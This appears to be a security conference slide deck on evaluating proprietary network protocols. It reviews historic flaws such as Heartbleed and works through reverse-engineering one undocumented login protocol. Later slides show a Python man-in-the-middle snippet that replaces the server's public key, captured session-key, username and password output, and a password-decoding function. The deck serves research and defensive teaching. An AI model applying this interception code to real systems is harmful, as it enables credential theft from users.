infosecurity™
INTELLIGENT DEFENCE
European Technical Research Conference

Next Presentation begins at 10:10

Advanced Security Evaluation of Network Protocols

Daniel Mende

ERNW
providing security.

infosecurity® EUROPE

Advanced Security Evaluation of Network Protocols

Daniel Mende

infosecurity EUROPE

infosecurity INTELLIGENT DEFENCE
European Technical Research Conference

Advanced Security Evaluation of Network Protocols

Daniel Mende | ERNW GmbH

ERNW providing security.

Agenda

- Today I'll talk about evaluation of (proprietary) network protocols
  - Why is it necessary ?
  - What is the typical methodology ?
  - What can be done better ?

infosecurity EUROPE

infosecurity INTELLIGENT DEFENCE European Technical Research Conference

WHY ?

ERNW providing security.

The story of Heartbleed

- Heartbleed
- aka. CVE-2014-0160

The story of Heartbleed

- Heartbeats needed for DTLS (TLS over UDP) to keep NAT states active.
- Heartbeats are also present in TLS (over TCP), even thou they are unnecessary.


- Heartbeats doesn’t need to have a payload, but they have.

- The payload doesn’t need to be variable in length, but it is.

The story of Heartbleed

- If heartbeats include a payload of variable length, at least the length should be checked.
- But the length isn't checked, resulting in the ability to read from the following memory segment.

- Wouldn't be that much of a problem, if OpenSSL would use standard memory management instead of its own.




NET-SNMP


The story of SNMPv3 HMAC

- SNMPv3 HMAC Bug
- aka. CVE-2008-0960

The story of SNMPv3 HMAC

- SNMPv3 supports HMAC authentication.
- The HMAC can be of variable (user defined) length.
- Even a length of one byte could be chosen.
- Resulting in an authenticator with 256 possible values

  => Easy to brute force



The story of SNMPv3 HMAC

- HMACs of dynamic length might be a good idea, but please define a minimal (secure) length!

ERNW
providing security.

The story of Ping of Death

- Ping of Death
- Originally appeared in 1996

- Buffer overflow with ICMP packet bigger than 2^{16} bytes.

- Results in Denial of Service.
- Effected large amount of Operating Systems, including Unix, Linux, Mac and Windows.

The story of Ping of Death

- Ping of Death reappeared in 2013 on Windows systems.
- This time in ICMPv6.
- aka. MS13-065
- Exact same vulnerability, 17 years later.


VOIP

The story of the CTL


- Cisco VoIP Certificate Trust List
- Not a protocol per se, but proprietary file format used in combination with proprietary network protocol.

The story of the CTL

- Certificate Trust List is fetched during provisioning of VoIP Phones and stored as root of trust.
- The initial CTL is blindly trusted (you have to trust your root of trust, don’t you?).

- Nobody noticed the Cisco IP Communicator (the VoIP softphone) deleted the CTL on every shutdown.

- => see "All Your Calls Are Still Belong to Us: How We Compromised the Cisco VoIP Crypto Ecosystem" for details.




data
standard
ASN.1
schema
encoding

Vulnerability in ASN.1 libraries

- A lot of them have appeared in the past.
- To mention a few:
  - CVE-2003-0543
  - CVE-2003-0544
  - CVE-2003-054
  - MS04-007
  - CVE-2005-1730
  - CVE-2005-1935

Vulnerability in ASN.1 libraries

- They affect all tools using the library to parse ASN.1.
- Some of them allow remote code execution.
- Hard to spot, as ASN.1 is complex and libraries should be well tested.
- Ironically ASN.1 libs are used to keep you save from this kind of bugs.

Vulnerability in ASN.1 libraries

- Don’t blindly rely on protocol parsing libraries.
- Even if your service is using ASN.1, testing on the protocol level still is needed.

infosecurity EUROPE

infosecurity INTELLIGENT DEFENCE European Technical Research Conference

Methodology

ERNW providing security.

All beginnings are difficult

- How would you start analyze any protocol ?
  - Right, RTFM.
- How would you start analyze an undocumented protocol ?
  - Not so easy.

An Example

- Lets exercise this on an example.
  - I've chosen an undocumented, proprietary protocol that has crossed my path in the past.
  - Was used by a Fat Client and a Java applet.

- First we'll ask our old friend wireshark for help.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	[redacted]	[redacted]	TCP	74	44668→8401 [SYN] Seq=0 Win=146
2	0.001327	[redacted]	[redacted]	TCP	74	8401→44668 [SYN, ACK] Seq=0 Ack
3	0.001382	[redacted]	[redacted]	TCP	66	44668→8401 [ACK] Seq=1 Ack=1 W
4	0.003387	[redacted]	[redacted]	TCP	202	8401→44668 [PSH, ACK] Seq=1 Ack
5	0.003404	[redacted]	[redacted]	TCP	66	44668→8401 [ACK] Seq=1 Ack=137
6	0.152431	[redacted]	[redacted]	TCP	67	44668→8401 [PSH, ACK] Seq=1 Ack
7	0.367847	[redacted]	[redacted]	TCP	66	8401→44668 [ACK] Seq=137 Ack=2
8	0.367951	[redacted]	[redacted]	TCP	369	44668→8401 [PSH, ACK] Seq=2 Ack
9	0.586358	[redacted]	[redacted]	TCP	66	8401→44668 [ACK] Seq=137 Ack=30
10	1.038163	[redacted]	[redacted]	TCP	90	8401→44668 [PSH, ACK] Seq=137 A
11	1.038241	[redacted]	[redacted]	TCP	66	44668→8401 [ACK] Seq=305 Ack=16
12	1.049914	[redacted]	[redacted]	TCP	234	8401→44668 [PSH, ACK] Seq=161 A
13	1.049974	[redacted]	[redacted]	TCP	66	44668→8401 [ACK] Seq=305 Ack=32
14	1.050985	[redacted]	[redacted]	TCP	98	8401→44668 [PSH, ACK] Seq=329 A
15	1.051029	[redacted]	[redacted]	TCP	66	44668→8401 [ACK] Seq=305 Ack=36
16	1.104909	[redacted]	[redacted]	TCP	67	44668→8401 [PSH, ACK] Seq=305 A
17	1.319565	[redacted]	[redacted]	TCP	66	8401→44668 [ACK] Seq=361 Ack=30
18	1.319639	[redacted]	[redacted]	TCP	177	44668→8401 [PSH, ACK] Seq=306 A
19	1.323773	[redacted]	[redacted]	TCP	90	8401→44668 [PSH, ACK] Seq=361 A
20	1.323819	[redacted]	[redacted]	TCP	66	44668→8401 [ACK] Seq=417 Ack=38
21	1.335413	[redacted]	[redacted]	TCP	130	8401→44668 [PSH, ACK] Seq=385 A
22	1.335478	[redacted]	[redacted]	TCP	66	44668→8401 [ACK] Seq=417 Ack=4
23	1.336579	[redacted]	[redacted]	TCP	98	8401→44668 [PSH, ACK] Seq=449 A

The data

- The protocol is TCP based.
- It uses port 8401.

- Lets take a look at the transferred data.

Stream Content

```
.....2.....hk.N&FCbPYSv$HBq!%0=y,rN_PcE@ZWsWOpB\lUp]I?}0#VHG:<T%6HQOS5XGE|76x`nH|
Hy\ar/[.FJ):iHZD3l'C#z!T1j%pD;1....r.../.../.....r.../.....`...h9\PPur
\]i79f*Tdn]eV2k/2,d&x;5E>2 =y<*dlJ'r3KkO$\bQRaj{.vLk@Gi;66vuo]({eDsulBxdK`b(NSTc|X>xbiLIe"T5
+E.....0.....r.../.....x.....L....7.....i.....T9.0.0.....S.....GUI
Browser.....[redacted].....
L.....L.....`0\0
..*.H..
.....K.0H.A..K.....].....@..lDP}...qv...
.V..t...h....#o...
p...Ey..[..I..).....
.....C.....
.....L.....h...C.z.....@dL.
.....J. ^..YQ..d.@....C
.3.\..
..?8.6.....1.....*.
.....2u.....z....
.....8.....z....
.....
.... ....z.}.....Mg:....n9.....z....
.....C..Q<..#Z.....#+....
.."......#*....<?xml version='1.0' encoding='UTF-8'?><EVGui_UMDSProviderCheckReq><provider
domainName="[redacted]" />
EVGui_UMDSProviderCheckReq>...../... ...C..Q<..#Z.....Q<..#
).....Q<..#).....#*....<?xml version="1.0" encoding="UTF-8" standalone="no" ?
><EVGui_UMDSProviderCheckResp bFullyQualifiedName="[redacted]" domainName=""
fullyQualifiedName="" hasProvider="0" ssoEnabled="0"/>.....mx?
<.....Q<..#).....Q<..#)..... .....Q<..#
```

Entire conversation (127392 bytes)

Find | Save As | Print | ASCII | EBCDIC | Hex Dump | C Arrays | Raw

Help | Filter Out This Stream | Close

The data

- Some weird binary stuff in the beginning.
  - Includes user authentication.
  - That’s going to be the fun part (-;
- XML payload later on.

The fun (-;

- Lets check for that binary part.
  - Authentication always is interesting.

Stream Content

```
00000000  00 00 00 09 00 00 00 80  00 00 00 00 00 00 00 00 ........ ........
00000010  00 00 04 32 00 00 00 01  00 00 09 5f 00 00 00 68 ...2.... ..._...h
00000020  6b 2e 4e 26 46 43 62 50  59 53 76 24 48 42 71 21 k.N&FCbP YSv$HBq!
00000030  25 30 3d 79 2c 72 4e 5f  50 63 45 40 5a 57 73 57 %0=y,rN_ PcE@ZWsW
00000040  4f 70 42 5c 31 55 70 5d  49 3f 7d 30 23 56 48 47 OpB\1Up] I?}0#VHG
00000050  3a 3c 54 25 36 48 51 30  53 35 58 47 45 7c 37 36 :<T%6HQ0 S5XGE|76
00000060  78 60 6e 48 7c 48 79 5c  61 72 2f 5b 7f 46 4a 29 x`nH|Hy\ ar/[.FJ)
00000070  3a 69 48 5a 44 33 31 27  43 23 7a 21 54 31 6a 25 :iHZD31' C#z!T1j%
00000080  70 44 3b 31 00 00 00 00                          pD;1....

00000000  00                                               .
00000001  00 00 2e 00 00 00 0c 00  00 00 00 01 cd e5 72 00 ........ ......r.
00000011  00 04 2f 00 00 00 2f 00  00 00 80 00 00 00 00 01 ../.../. ........
00000021  cd e5 72 00 00 04 2f 00  00 00 01 00 00 09 60 00 ..r.../. ......`.
00000031  00 00 68 39 5c 50 50 75  72 5c 5d 69 37 39 66 2a ..h9\PPu r\]i79f*
00000041  54 64 6e 5d 65 56 32 6b  2f 32 2c 64 26 78 3b 35 Tdn]eV2k /2,d&x;5
00000051  45 3e 32 20 3d 79 3c 2a  64 6c 4a 27 72 33 4b 6b E>2 =y<* dlJ'r3Kk
00000061  4f 24 5c 62 51 52 61 6a  7b 2e 76 4c 6b 40 47 69 O$\bQRaj {.vLk@Gi
00000071  3b 36 36 76 75 6f 5d 28  7b 65 44 73 75 31 42 78 ;66vuo]( {eDsulBx
00000081  64 4b 60 62 28 4e 53 54  63 7c 58 3e 78 62 69 4c dK`b(NST c|X>xbiL
00000091  49 65 22 54 35 2b 45 00  00 00 00 00 00 00 30 00 Ie"T5+E. ......0.
000000A1  00 00 0c 00 00 00 00 01  cd e5 72 00 00 04 2f 00 ........ ..r.../.
000000B1  00 00 09 00 00 00 78 00  00 00 00 00 b6 4c d3 00 ......x. .....L..
000000C1  00 04 37 00 00 00 04 00  00 09 69 00 00 00 10 00 ..7..... ..i.....
000000D1  00 00 02 00 00 00 54 39  2e 30 2e 30 00 00 00 00 ......T9 .0.0....
000000E1  00 0b 53 00 00 00 18 00  00 00 05 47 55 49 20 42 ..S..... ...GUI B
000000F1  72 6f 77 73 65 72 00 00  00 00 00 00 00 00 00 00 rowser.. ........
00000101  00 07 d9 00 00 00 18 00  00 00 00 77 69 6e 70 65 ........ ...[redacted]
00000111  6e 74 65 73 74 00 00 00  00 00 00 00 00 00 00 00 [redacted]... ........
```

Entire conversation (127392 bytes)

Find | Save As | Print | ASCII | EBCDIC | Hex Dump | C Arrays | Raw

Help | Filter Out This Stream | Close

Protocol fields

- Does look like a packet header, followed by some payload.
- How do I know?
  - Typical 4 byte integer values (Big Endian, aka. Network byte order) at the beginning.
  - ASCII payload in the end.

Stream Content


```
00000000  00 00 00 09 00 00 00 80  00 00 00 00 00 00 00 00  ........ ........
00000010  00 00 04 32 00 00 00 01  00 00 09 5f 00 00 00 68  ...2.... ..._...h
00000020  6b 2e 4e 26 46 43 62 50  59 53 76 24 48 42 71 21  k.N&FCbP YSv$HBq!
00000030  25 30 3d 79 2c 72 4e 5f  50 63 45 40 5a 57 73 57  %0=y,rN_ PcE@ZWsW
00000040  4f 70 42 5c 31 55 70 5d  49 3f 7d 30 23 56 48 47  OpB\1Up] I?}0#VHG
00000050  3a 3c 54 25 36 48 51 30  53 35 58 47 45 7c 37 36  :<T%6HQ0 S5XGE|76
00000060  78 60 6e 48 7c 48 79 5c  61 72 2f 5b 7f 46 4a 29  x`nH|Hy\ ar/[.FJ)
00000070  3a 69 48 5a 44 33 31 27  43 23 7a 21 54 31 6a 25  :iHZD31' C#z!T1j%
00000080  70 44 3b 31 00 00 00 00                           pD;1....

00000000  00                                               .
00000001  00 00 2e 00 00 00 0c 00  00 00 00 01 cd e5 72 00  ........ ......r.
00000011  00 04 2f 00 00 00 2f 00  00 00 80 00 00 00 00 01  ../.../. ........
00000021  cd e5 72 00 00 04 2f 00  00 00 01 00 00 09 60 00  ..r.../. ......`.
00000031  00 00 68 39 5c 50 50 75  72 5c 5d 69 37 39 66 2a  ..h9\PPu r\]i79f*
00000041  54 64 6e 5d 65 56 32 6b  2f 32 2c 64 26 78 3b 35  Tdn]eV2k /2,d&x;5
00000051  45 3e 32 20 3d 79 3c 2a  64 6c 4a 27 72 33 4b 6b  E>2 =y<* dlJ'r3Kk
00000061  4f 24 5c 62 51 52 61 6a  7b 2e 76 4c 6b 40 47 69  O$\bQRaj {.vLk@Gi
00000071  3b 36 36 76 75 6f 5d 28  7b 65 44 73 75 31 42 78  ;66vuo]( {eDsu1Bx
00000081  64 4b 60 62 28 4e 53 54  63 7c 58 3e 78 62 69 4c  dK`b(NST c|X>xbiL
00000091  49 65 22 54 35 2b 45 00  00 00 00 00 00 00 30 00  Ie"T5+E. ......0.
```

Protocol fields

- How to identify those fields?
- Lets first check for the obvious ones:

Protocol fields




Protocol header

- The other fields are not so obvious.
- When looking at a series of packets and the associated answers, other fields such as Type, Command and Sequence No. can be identified.

- Finally we can guess the packet header:


Protocol header



Finding the values

- By triggering different actions in the client and carefully observing the produced traffic, Type and Subtype values can be identified.

Finding the values



```
000000A0  00 00 00 09 00 00 00 a0  00 00 00 00 00 b6 4c d3  ........ ......L.
000000B0  00 00 09 f6 00 00 00 03  00 00 09 f7 00 00 00 60  ........ .......`
000000C0  30 5c 30 0d 06 09 2a 86  48 86 f7 0d 01 01 01 05  0\0...*. H.......
000000D0  00 03 4b 00 30 48 02 41  00 c8 4b c9 ee 7f de 99  ..K.0H.A ..K.....
000000E0  ac 5d d0 c6 a1 cc 1c 40  e7 f7 6c 44 50 7d 09 81  .].....@ ..lDP}..
000000F0  a5 71 76 0c 9a 97 0d ee  56 a2 fc 74 ce d1 f3 68  .qv..... V..t...h
00000100  ae 16 c2 a2 23 6f 06 c6  b2 0d 70 bb 99 fc 45 79  ....#o.. ..p...Ey
00000110  8b d2 5b a7 d6 49 9a d2  29 02 03 01 00 01 00 00  ..[..I.. ).......
00000120  00 00 0a 09 00 00 00 08  00 00 00 43 00 00 00 00  ........ ...C....
00000130  00 00 0a 08 00 00 00 10  00 00 00 0e 00 00 00 00  ........ ........
00000140  00 00 00 0e 00 00 00 00                           ........
```


ERNW providing security.

Finding the values

```
$ openssl asn1parse -inform der -in test.bin
    0:d=0  hl=2 l=  92 cons: SEQUENCE
    2:d=1  hl=2 l=  13 cons: SEQUENCE
    4:d=2  hl=2 l=   9 prim: OBJECT    :rsaEncryption
   15:d=2  hl=2 l=   0 prim: NULL
   17:d=1  hl=2 l=  75 prim: BIT STRING
   94:d=0  hl=2 l=   0 prim: EOC
```

Finding the values

```
$ openssl rsa -inform der -in test.bin -pubin -text
Public-Key: (512 bit)
Modulus:
 00:c8:4b:c9:ee:7f:de:99:ac:5d:d0:c6:a1:cc:1c:
 40:e7:f7:6c:44:50:7d:09:81:a5:71:76:0c:9a:97:
 0d:ee:56:a2:fc:74:ce:d1:f3:68:ae:16:c2:a2:23:
 6f:06:c6:b2:0d:70:bb:99:fc:45:79:8b:d2:5b:a7:
 d6:49:9a:d2:29
Exponent: 65537 (0x10001)
```



Interesting values

Type	Subtype	Content
0x9	0x9F6	Server PubKey
0x2F	0x9FB	Session Key
0x9	0xA00	Login Data

What's happening here ?

- The server transmits its public key.
- Client uses the public key to encrypt the session key.
- Session key is used to encrypt login data.

But ....

- The public key sent by the server is never validated.
  - How should it be, its no certificate, right?
- .... goto fail;

Using the knowledge

```
if _type == 0x9 and _subtype == 0x9f6:
  (_f,_itype,_isize) = struct.unpack(">III", data[20:32])
  if _itype == 0x9f7:
    pubkey = read_pubkey(stuff[32:32+_isize])
    print("\n*****************************************")
    print(" Found Pub-Key of len %i\n" % len(pubkey))
    print(" Generating new Pub-Key")
    new_key = M2Crypto.RSA.gen_key(len(pubkey), 3)
    print("*****************************************")
    data = data[:32] + get_pubkey(new_key) + data[124:]
```

Using the knowledge

```
$ python mitm.py
Got client, opening outgoing socket
outgoing socket established
......
**************************************************
 Found Pub-Key of len 512
 Generating new Pub-Key
...++++++++++++
........++++++++++++
**************************************************
..
```

Using the knowledge

```
**************************************************
 Found Session Key 'f8ab5431b0cd73a7'
**************************************************

.........
**************************************************
 Found Username 'ernw_test'
**************************************************


**************************************************
 Found Random 'e3b9fc671be3a307'
**************************************************
```

Using the knowledge

```
**************************************************
 Found Encoded Password
 '38382ac3b3b2e04ff0513560801af46e9c05e3f8'
**************************************************
.........................
```

The last hurdle

- The transmitted password is not encrypted, but encoded…

```
def decode(data):
  out = []
  data = [ ord(i) for i in data.decode("cp1252") ]
  for i in xrange(len(data)):
    out += [32 + seed[i % 16].index(data[i])]
  return "".join( \
        [chr(i).encode("cp1252") for i in out] )
```


O SRSLY?

infosecurity EUROPE

infosecurity INTELLIGENT DEFENCE European Technical Research Conference

Conclusions

ERNW providing security.

What to do?

- Secure protocol design is hard.
- Secure protocol implementation is even harder.
- To avoid security issues with the design as well as the implementation one should always review them from an attackers point of view:

Review the design

- Is the protocol authenticated?
- If so, is the authentication data encrypted, not just encoded (think of previous example or ROT13)
- If asymmetric crypto is used, are the public keys validated?

Review the implementation

- Are common pitfalls on the programming language level avoided? (Integers overflows)
- Are flaws on the data representation level avoided?
  - Length fields checked for the actual amount of data present
  - Length fields checked for the buffer size available
- Are logical flows in the protocol validated for the users authorization and correct order?

Some last words


- Even today a lot of bad and worse protocols are in use.
- So please, do evaluate more protocols.

- Even more so, if they are used by a huge amount of software (think of SSL).

- Don’t be afraid of proprietary protocols, most of the time there is a reason for them not being documented.

There’s never enough time…

THANK YOU…



…for yours!

ERNW
providing security.